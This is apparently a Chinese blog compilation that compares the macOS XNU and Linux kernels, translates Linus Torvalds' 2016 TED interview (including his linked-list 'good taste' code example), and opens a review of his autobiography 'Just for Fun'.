macOS kernel 的特色官方总结为: XNU。意思是 "XNU 不是 Unix"。根据苹果的 Github 页面, XNU 是 "一个混合内核, 奠基于卡耐基·梅隆大学开发的 Mach kernel , 它的组件来自 FreeBSD 和用于编写驱动程序的 C++ API "。BSD 子系统部分的代码 "通常作为微核心系统中实现用户空间服务"。Mach 部分的代码则负责较底层的工作, 例如多任务 (multitasking) 、内存保护 (protected memory) 、虚拟内存管理 (virtual memory management) 、支持内核调试 (kernel debugging) 和控制台 I/O 。Mach 的虚拟内存 (VM) 系统也被 BSD 的开发者用于 CSRG , 并出现在 BSD 派生的系统中, 如 FreeBSD , 但是无论 macOS 还是 FreeBSD 都并未保留 Mach 首倡的微核心结构, 除了 macOS 继续提供微核心于内部处理通信以及应用程序直接控制之外。

他在旧版的SketchPad代码基础上进行了修改, 让它运行在Macintosh上, 并改名 MacSketch 。SketchPad通过菜单的方式选取图案和样式, Bill把它们放到屏幕下方, 变成固定的调色板, 并在屏幕左边另外增加一组调色板, 包含了各种各样的绘图工具。后续还会不断增加新的工具, 不过MacPaint早期的基本架构已经就此成形。——《硅谷革命：成就苹果公司的疯狂往事》

# Linux Kernel 特色

如果说 macOS 内核的特点是结合了微核心 (microkernel , Mach) 和宏内核 (monolithic kernel , BSD) , 那么 Linux 则仅仅是一个宏内核。宏内核负责管理 CPU 、内存、进程间通信、设备驱动程序、文件系统和系统服务调用。



## 一句话总结

macOS 内核代码 (XNU) 基于两个甚至包含古老代码基的组合。另一方面, Linux 的历史更短, 它从头开始编写并且应用广泛。

预测未来的最佳方式就是创造未来。——个人电脑之父 艾伦·凯(Alan Kay)

## 扩展阅读


- 《Linus Torvalds:Just for Fun》
- Linux 常用命令一百条
- Linux 性能诊断:负载评估
- Linux 性能诊断:快速检查单(Netflix版)
- Linux 性能诊断:荐书|《图解性能优化》
- Linux 性能诊断:Web应用性能优化
- 操作系统原理 | How Linux Works (一) : How the Linux Kernel Boots
- 操作系统原理 | How Linux Works (二) : User Space & RAM
- 操作系统原理 | How Linux Works (三) : Memory

## 参考文献

- Difference Between the macOS and Linux Kernels
- What is Mac OS X?
- LinkedIn:Orest Zborowski
- Linux Networking/A brief history of Linux Networking Kernel Development

# Linus Torvalds: The mind behind Linux

2016年2月 TED Talk , Linux之父Linus Torvalds.



## 开场：神之总部

0:12 (主持人) Chris Anderson: 这是一件多么奇怪的事情。你的软件—Linux，运行在许多计算机上，它可能控制了大部分互联网。另外我想还不包括15亿部活跃的Android设备。你的软件运行在所有这些设备上面。某种程度上说真是不可思议。你一定有惊人的软件总部来控制它们。我想是这样的——当我看到这张照片的时候，我惊呆了。我的意思是说，这就是Linux的全球总部吗？



0:42 (满堂欢笑) 0:44 (鼓掌) 0:48 Linus Torvalds: 它真的看起来不怎么酷。我不得不说，这张照片最有趣的部分，人们最容易关注的部分，是那个走步机。它是我的办公室最有趣的部分，而且我实际上从来不用它。我相信这两件事是有联系的。 1:08 我走路的方式.....我不想有外部的刺激。你可以看到，墙上的颜色是浅绿色。我听说，精神病院的墙上也用这些颜色。 1:26 (满堂大笑) 1:28 它们是宁静的颜色，在某种程度上不会刺激你。 1:34 那些你不能看到的东西是计算机，图上你只能看到显示屏，但是我主要担心的是我的计算机——它的体型和功率都不够大，尽管我希望那样——但它必须保持绝对安静。据我所知，有些为 Google 工作的人，在家里就拥有自己的小型数据中心，我不这样做。我的办公室应该是你见过最乏味的。我独自呆在一片宁静之中。如果猫走近来，它会坐在我的大腿上。我希望能听到猫的呼噜声，而不是计算机的风扇声。 2:12 CA: 所以基于这样的工作方式，是非常惊人的，你能够运营如此庞大的技术帝国——它是一个帝国——所以这就是一个惊人的证明，关于开源的力量。

## 话题一：Linux


2:24 跟我们说说你是怎么理解开源？开源是怎样引导Linux开发的？

2:32 LT: 我的意思是说，我依然一个人工作。真的—我一个人在我的家里，通常是穿着睡衣。当摄影社出现时，我得打扮，然后穿上衣服。 2:42 (笑)

2:44 其实这就是我过去工作时的情况。我的意思是说，我开启Linux的时候也是这样的。我开启Linux的时候，它并不是一个团队合作的项目。它只是作为众多的、为我自己服务的一系列项目之一，在一定程度上是因为我需要最终成果，但是更多的原因在于我只是喜欢编程而已。所以它的目标，25年之后，我们依然没有到达。事实上，我只是为自己在寻找一个项目，这里无关开源，事实上，我完全没有这个目标。

3:20 接下来发生的事……项目成长起来，变成了某些你希望向人们炫耀的事情。事实上，比这还要复杂，“哦，快来看我做了什么！”请相信我——它当时并没有那么美好。在那个阶段，它的源码是开放的，但是背后没有使用一种开源方法，类似于我们今天改进项目的手段。它更类似于，“看呐，我已经在上面工作半年了，我希望能收到一些意见。”

3:59 这时另外一些人开始跟我接洽。在赫尔辛基大学，我有一个朋友，来自开源的一个分支——它后来被称为“自由软件”——确切的说，他介绍了一种概念给我，听我说，你能使用流行的开源许可证。对此，我想了一会儿。我确实对商业的因素参与进来感到担忧。我的意思是说，当人们开始参与的时候，这是一个值得忧虑的事情，他们担心一些人趁机捣乱他们的工作，不是吗？于是我决定了，“这到底是怎么回事”—— 4:43 CA: 与此同时，正如你所想的那样，有些人贡献了一些代码，“噢，这太有趣了，我从来没有想过可以这样。这样竟然可以让项目获得改进。”




4:52 LT: 开始的时候，人们并不是贡献代码，人们更多的是贡献想法。事实上也有一些人看了一眼你的项目——并且我敢肯定别的一些事也是如此，但是关于代码部分千真万确——有一些人对你的代码感兴趣，到一定程度上就会给你反馈信息，给你提出想法。对我来说这一点至关重要。5:16 那时我21岁，因此我很年轻，但是我已经用一半的人生来编程了，本质上说。在此之前完成的每一个项目都是出于个人目的，这完全出乎我的意料——当人们开始评论、开始对你的代码提供反馈信息的时候。甚至于当他们开始反馈代码，那时我想，作为最重大时刻之一，我说，“我爱其他人！”不要误会——我其实不是一个人。5:45 (笑) 5:48 我真的不是爱其他人——5:51 (笑) 5:52 但是我爱计算机，我喜欢和其他人通过电子邮件交流，因为这种方法可以为你提供某种缓冲。但是我也喜欢那些发表评论、在我的项目中获益的人。Linux项目使得这些事数不胜数。6:08 所以是否有一个时刻，在项目构建过程中你发现，它突


然开始失控了，这时你想，“稍等下，实际上这可能关系重大，不仅仅是作为个人项目获得好的反馈，而是在整个技术世界出现一种爆炸式的发展”？6:24 LT: 事实并非如此。我是说，对我来说这不是一个大问题，真正的大问题不是说Linux变得庞大，而是它变小了。对我来说，项目变得庞大意味着不只是我一个人，而是10个，或者100个人参与进来——那确实变大了。然后所有的其它事情都变得缓慢了。从100人发展到一百万人并不是一笔大买卖——对我来说。好吧，我的意思是，也许对你来说是——6:50 (笑) 6:51 如果你希望出售你的成果，它就是一笔大买卖——不要误会我的意思。如果你对技术感兴趣，对这个项目感兴趣，大部分的工作其实是发展社区。当社区逐渐成长起来，就不像只有我一个人的时候了，“喔，它起飞了！”因为它——我的意思是——相对而言，发展社区需要很长的时间。

## 话题二：Git

7:12 CA: 我访谈过的所有技术专家们，无一例外都极力赞扬你，你改变了他们的工作方式。不仅仅是Linux，还有Git，用于软件开发的管理系统。简单跟我们谈谈Git，你在这个项目里的角色是怎样的。



7:29 LT: 我们曾经遇到的问题之一就是，刚开始的时候，当你的项目的参与人数从10个或者100个增长到10,000个的时候，——我的意思是，我们刚刚在内核项目上就遇到了这种情况，每一个单独的发行版本都有1000人参与，每两、三个月就要发布更新。他们中的许多人并不需要做很多工作。许多人只是做了非常、非常小的变更。



8:00 但是为了维持这个过程，你不得不维护大规模的变更。我们经历了一个非常痛苦的过程。而且这还只是整个项目中，源代码维护的部分。CVS曾经是用来管理代码最通用的工具之一，我非常讨厌CVS，并且拒绝使用它，每一个体验过其它纯粹、有趣工具的人都讨厌它。8:30 CA: (笑) 8:31 LT：我们曾经身处困境之中，当时有成千上万的人希望参与到项目里面来，但是在很多情况下，我自己就是临界点，有了Git之后我就可以突破这个临界点，我可以和成千上万的人一起工作。8:46 所以 Git 是我的第二个大项目，而它只是被创造用来服务我自己维护第一个大项目。我其实就是这样工作的。我编程不是为了——好吧，我编程只是为了有趣——但是我希望能为一些有意义的事编程，我完成的每一个独立的项目，都已经变成某些我需要的——9:08 CA: 实际上，Linux 和 Git 这类东西的出现只是一个意外结果，你其实并没有希望它们能为这么多人服务。9:17 LT: 当然。是的。9:18 (满堂欢笑) 9:19 CA: 这很惊人。LT: 是的。9:21 (鼓掌)

### 话题三：忆童年

9:22 到目前为止，作为曾经改变技术形态的人，你已经不止一次而是两次，我们试图理解你什么能够做到这一点。你给我们提供了一些线索，但是……这里有一张你小时候的照片，拿着一个魔方。你曾提到说，在只有10或11岁的时候，你已经成为程序员，相当于你人生的一半。



9:42 你是那种计算机天才吗，正如你所知，übernerd，你是学校里的全能明星吗？你小时候是什么样的？

9:51 LT: 呃，我想我属于那种典型的书呆子。我的意思是，我那时不是一个喜欢社交的人。那是比我小的兄弟。我可以肯定地说，那时我对魔方的兴趣比对小兄弟大。 10:05 (满堂欢笑)

10:06 我更小的妹妹，没有在这张照片上，当我们召开家庭会议的时候——那不是一个庞大的家庭，但是我有几个兄弟姐妹，——她会提前完成家庭作业。例如，当我进入房间之前她说，“好的。那是so-and-so ...”因为我不是——我是一个极客。我沉浸在计算机，沉浸在数学，沉浸在物理学。我擅长这些。我不认为自己是故意显得与众不同。很显然，我妹妹说过，我最大的异常特征是我从不参与众人的行动。 10:46 CA:好吧，那我们就来讨论这点，因为这很有趣。你不从众。所以这不是关乎成为一个极客，也不关乎成为一个聪明人，这是关于固执？ 10:56 LT: 那确实关于固执。那关乎，就像，开始做某些事情的时候，并不会说，“好吧，让我们来做些别的事——看，当当当当！” 11:09 我想在我人生中的其它部分也是如此。我曾经在硅谷生活了7年多。在硅谷，我为同一家公司全职工作。这是难以置信的。这不是硅谷的工作方式。硅谷的共识是人们需要在不同的职位上跳来跳去。但那不是我这样的人的风格。 11:36 CA:但是实际在Linux的开发过程中，固执的性格有时也会让你和其他人的关系陷入紧张状态。谈谈这点吧。这是维持构建质量的必要因素吗？你是如何来判断事态发展？

11:53 LT:我不确认它是否完全必要。回到刚才说到的“我不是一个善于社交的人，”——有时候我也.....我这样说吧，有时“我的浅薄”会影响其他人的感受，有时你刚才所说的情况会伤害其他人。并且，我并不以此为荣。 12:17 (鼓掌)

12:18 但是，与此同时，有些人告诉我说我应该更友好一些。然后我试图向他们解释说，也许你们是友好的，也许你应该更好斗些，他们和我一样变得不友好了。 12:37 (满堂欢笑) 12:39 我试图表达的想法是大家是不一样的。我不是一个社交达人；这不是我特别为之自豪的事情，但这是我的一部分。并且我真心觉得，开源理念之一就是非常鼓励不同的人一起合作。我们不见得需要互相喜欢对方——并且有时我们真心互相瞧不上。真的——我是说，有非常、非常热烈的争论。但是你能够，事实也确是如此，你会发现——你不必特意消除分歧，这只是因为你们感兴趣的事情不同。 13:12 回到我早期说过的观点：我担心商业人士会利用你的工作，它已经发生，并且很快会发生，那些商业人士是非常、非常可爱的人。他们完成了我完全不感兴趣的事情，他们完全是基于不同的目标。他们使用开源的方式只是我刚好不想走的路。但是因为项目是开源的，所以商业人士可以那样做，这实际上使得大家可以完美并存。 13:41 事实上，我认为它们的工作方式相同。你需要有善于和人沟通的交流者，像那些热情和友善的人—— 13:49 (满堂欢笑) 13:51 我真想把你拉进开源社区。但不是每个人都做得到。那样就不是我了。我关心技术。也有些人关心图形界面。我不会去做图形界面来拯救我的人生。我是说，如果我被困在岛屿上，同时唯一的脱困方式是做一个漂亮的图形界面，那我肯定会死在那儿的。 14:11(满堂欢笑) (哈哈哈哈哈哈) 14:12 需要有不同风格的人，我也不是为了找借口，我只是尝试做一些解释。

## 话题四：论品味

14:17 CA: 当我们上周交流的时候，你谈到自己有一些别的特质，有些我发现真的非常有趣。你管它叫品味。 14:24 我这里刚刚拿到一些图片。我想这是一个例子，关于在代码领域缺乏好的品位，这个品位更好，那个能立刻看出来。这两个代码之间有什么区别？

```
void remove_list_entry(entry)
{
    prev = NULL;
    walk = head;

    // Walk the list
    while (walk != entry){
        prev = walk;
        walk = walk->next;
    }

    //Remove the entry by updating the
    //head or the previous entry

    if(!prev)
        head = entry->next;
    else
        prev->next = entry->next;
}
```

```

void remove_list_entry(entry)
{
    //The "indirect" pointer points to the
    // *address* of the thing we'll update

    indirect = &head;

    //Walk the list, looking for the thing that
    //points to the entry we want to remove

    while ((*indirect) != entry)
        indirect = &(*indirect)->next;

    // .. and just remove it
    *indirect = entry->next
}

```

14:39 LT: 这个——这里有多少人真的写过代码？ 14:44 CA: 天哪！ 14:46 LT: 我向你说明一下，每一个举起手的人，已经完成的动作，我们称之为单向链表。它的调用——这里，第一种方式不代表好的品位，当你开始编程的时候，完成动作是基于它被告知如何做。而且，你不得不去理解这段代码。 15:03 对我来说最有趣的部分是最后的if语句。因为发生的事情在一个单向链表里面——这是试图从列表里移除一个已经存在的实体——第一个或者中间的实体，这里是不同的。因为如果它是第一个实体，你不得不将指针移到第一个。如果它在中间，你不得不将指针移动到它的前一个实体。所以它们是两种完全不同的情况。

15:32 CA: 所以那个更好。 15:33 LT: 这个更好。它没有这个if语句。其实它不是真的很要紧——我不期望你能理解为什么它没有这个if语句，但是我希望你能理解，当碰到一个问题，通过不同的方式可以被重写，以至于一个特殊的情形被移除，然后变成了一个常规的情形。这就是好的代码。但这是简单的代码。这是CS 101。这些不是重点——虽然，细节非常重要。 16:00 对我而言，我真正希望能在一起工作的人，他们的标志是有好的品位，怎么说呢。。。我举这个其实不相关的、愚蠢的例子，因为它太小了。好的品位要比这些范围大得多。好的品位是关于真的能看见大格局，并且本能地知道做事情的正确方式。 16:23 CA: 好的，所以我们把这些卡片都放在一起。你有品位，在某种程度上，这对于软件界人士意义深刻。你是—— 16:32 (满堂欢笑) 16:34 LT: 我想它对这里的一些人意义深刻。

## 话题五：论远见

16:38 CA: 你是一个非常聪明的计算机程序员，同时你极端地固执。但肯定有一些事情除外。我是说，你已经改变了未来。你一定有能力看到那些未来的宏伟蓝图。你是一个有远见的人，对吗？ 16:52 LT: 实际上，在TED的最近两天，我感觉略有不适，因为这里有很多眼睛盯着你，不是吗？其实我不是一个有远见的人。我甚至没有一个5年计划。我是一名工程师。并

且我觉得它真的——我是说——我非常开心和所有人一起，盯着云彩和星星，说，“我想要去那儿。”但是我看了看地面，我只想去修复那些坑，它们就在我眼前，我快要掉下去了。我就是这样的人。 17:21(欢呼) 17:22(鼓掌)

## 话题六：评论特斯拉和爱迪生

17:24 CA: 上周我们谈到的两个家伙。你如何评价他们？ 17:31 LT: 好的，其实这是科技界的老段子，对比特斯拉和爱迪生，特斯拉是有远见的科学家、有疯狂创意的人。人们爱特斯拉。我是说，特别那些以特斯拉冠名公司的人们。 17:47 (满堂欢笑) 17:50 另外一个人是爱迪生，是一个常常被批评为乏味的人，并且——我的意思是，他最有名的格言，“天才等于百分之一的灵感加上百分之九十九的汗水。”而且我是属于爱迪生阵营的，尽管人们不是一概都喜欢他。因为如果你的确对比这两个人，特斯拉在那个时代抓住了一些创意，但是，是谁实际上改变了这个世界？爱迪生也许不是一个很好的人，他做过一系列事情——他也许没有那么高智商，也不够有远见。但是我想我更像爱迪生而不是特斯拉。 18:36 CA: 我们TED本周的主题是梦想——宏伟的，醒目的，大胆的梦想。你还真是这些梦想的解毒药。（药不能停啊，哈哈） 18:42 LT: 我正在试图给这些梦想降降温，是的。 18:44 CA: 非常好。 18:45 (满堂欢笑) 我们热烈欢迎你，热烈欢迎你。

## 话题七：开源&商业&未来

18:50 类似Google和许多其它一些公司，利用你的软件，据估算，大概赚了 10亿美元。这惹你生气了吗？ 18:56 LT: 不。不，它没有惹我生气，有几个原因。其中之一是，我干得很好。我真的干得很好。 19:03 但是其它原因是——我是说，如果没有全力投入到开源，并且真得放开手，Linux永远也不可能现在的样子。并且它带来的一些经历我真的不喜欢，如公众谈话，但是与此同时，这也是一种经验。相信我。因此，有一系列事情的发生是我保持快乐，我想我做出了正确的选择。

19:29 CA: 开源的理念——就是这些——现在开源的理念在全世界都充分发挥作用了吗，或者说它还可以做得更多，还有哪些事是可以做的？ 19:43 LT: 关于这方面，我有两个想法。时至今日，开源机制能够运转良好，其中一个缘故是代码可以将所有的事情都转化为黑和白。通常这样利于作出决定，这样做是正确地，这样做是不好的。代码要么执行，要么不执行，因此意味着更少的争议空间。尽管我们有许多争议，对吗？在很多其它领域——我是说，人们讨论的关于开明政治之类的事情——有时就很难说得这么简单，是的，你也能将同样的原则应用到其它领域的一些地方，因为黑色和白色一起不只是变成灰色，而是很多不同的颜色。 20:35 很显然，开源理念在科学领域已经掀起一场复古运动。科学一开始就是这样的。但是后来科学变得非常封闭，伴随着非常昂贵的期刊以及其它一些东西。但是开源理念在科学领域掀起了一场复古运动，比如arXiv和open journals（开放、自由的学术成果发布平台）。

Wikipedia 也改变了这个世界。还有其它的很多案例，我相信将来还会有更多。 21:04 CA: 但是你不是一个有远见的人，所以还轮不到你来给它们命名。 21:08 LT: 不是的。 21:09 (满堂

欢笑) 21:10 该轮到你们来创造它，对吗？ 21:12 CA: 的确如此 21:13 Linus Torvalds, 感谢你对 Linux , 对互联网的贡献，感谢你对Android的贡献。 21:19 感谢你来到TED , 感谢你的坦率，感谢你的真诚。 21:22 LT: 谢谢。 21:23 (鼓掌)












---

更多精彩内容，请扫码关注公众号：[@睿哥杂货铺](#)

[RSS订阅 RiboseYim](#)

# Linux之父：人生在世，Just for Fun！

《Just for Fun: The Story of an Accidental Revolutionary》，是Linux内核的创建者林纳斯·托瓦兹（Linus Torvalds）的自传。这本书由他和大卫·戴蒙德（David Diamond）联合撰写，叙述林纳斯·托瓦兹从小的成长历程、创建Linux内核、Git的过程以及软件世界的江湖恩怨。全书主体部分采用一问一答的访谈形式，由戴蒙德在他们的汽车旅行过程中记录完成；另外一部分收录了林纳斯的几篇专题论述文章，比如作者关于软件版权的一些批判性意见。



## I was an ugly child. I was a nerd. I was A geek.

关于自己的童年，林纳斯显然有着强烈的阴影。首先，他自认为是一个长得非常丑的孩子（ugly: unpleasant to look）。具体来说就包括极度没品味的衣着，Torvalds家族标志性的大鼻子，不擅长体育运动、腼腆害羞以及最重要的：很难引起妹子的关注（关于这一点，老林在全书多次反复提到）。

Nerd一词本来原意“a person who is boring, stupid and not fashionable”。俚语中一个稍含贬义的用语，一般指偏爱钻研书本知识，将大量闲暇用于脑力工作，对流行文化不感兴趣，而不愿或不善于体育活动或其他社会活动的人。相对于那些擅长体育、四肢发达、自信且善于

泡妞的人来说，nerd的青春说起来都是眼泪啊。

